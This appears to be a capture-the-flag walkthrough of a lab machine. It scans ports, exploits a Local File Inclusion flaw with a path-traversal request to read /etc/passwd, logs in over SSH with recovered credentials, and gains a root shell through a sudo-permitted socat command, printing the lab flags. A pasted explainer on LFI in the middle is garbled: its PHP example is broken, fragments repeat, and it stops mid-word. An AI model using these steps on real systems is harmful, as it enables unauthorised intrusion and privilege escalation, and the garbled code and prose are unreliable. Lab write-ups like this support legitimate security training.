
sudo nmap -sS -O -sC -p- -vvv 10.10.13.168

Discovered open port 22/tcp on 10.10.13.168
Discovered open port 80/tcp on 10.10.13.168

## http://10.10.13.168/article?name=lfiattack



An attacker can use Local File Inclusion (LFI) to trick the web application into exposing or running files on the web server. An LFI attack may lead to information disclosure, remote code execution, or even Cross-site Scripting (XSS). Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement. Local File Inclusion is very similar to Remote File Inclusion (RFI). However, an attacker using LFI may only include local files (not remote files like in the case of RFI). The following is an example of PHP code that is vulnerable to LFI. /\*\*\* Get the filename from a GFI input \* Example - http://example.com/?file=filename.php \*/ \$file = \$ GETI file!; /\*\*\* \* Unsafely include the file \* Example - filename.php \*/ include('directory)' . \$file); In the above example, an attacker could make the following request. It tricks the application into executing a PHP script such as a web shell that the attacker managed to upload to the web server. http://example.com/?file=filename.php \*/ \$file = \$ GETI file!; /\*\*\* \* Unsafely included by the attacker managed to upload to the web server. http://example.com/?file=s.../..uploads/svrl.php in this example, the file uploaded by the attacker will be included and executed by the user that runs the web application. That would allow an attacker to run any server-side malicious code that they want. This is a worst-case scenario. An attacker does not always have the ability to upload a malicious file to the application. Even if they did, there is no guarantee that the application will save the file on the same server where the LFI vulnerability exists. Even then, the attacker would still need to know the disk path to the uploaded file. Directory Traversal Even without the ability to upload and execute code, a Local File inclusion vulnerability can be dangerous. An attacker can still perform a Directory Traversal / Path Traversal attack using an LFI vulnerability as follows. http://ex

http://10.10.13.168/article?name=../../../../../../../../../etc/passwd

## falconfeast:rootpassword



ssh falconfeast@10.10.13.168

rootpassword

6098965511839734579

```
Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107 falconfeast@inclusion:~$ ls articles user.txt falconfeast@inclusion:~$ cat user.txt 60989655118397345799 falconfeast@inclusion:~$
```

```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
```

https://gtfobins.github.io/gtfobins/socat/

sudo socat stdin exec:/bin/sh

42964104845495153909

```
falconfeast@inclusion:~$ sudo socat stdin exec:/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
42964104845495153909
```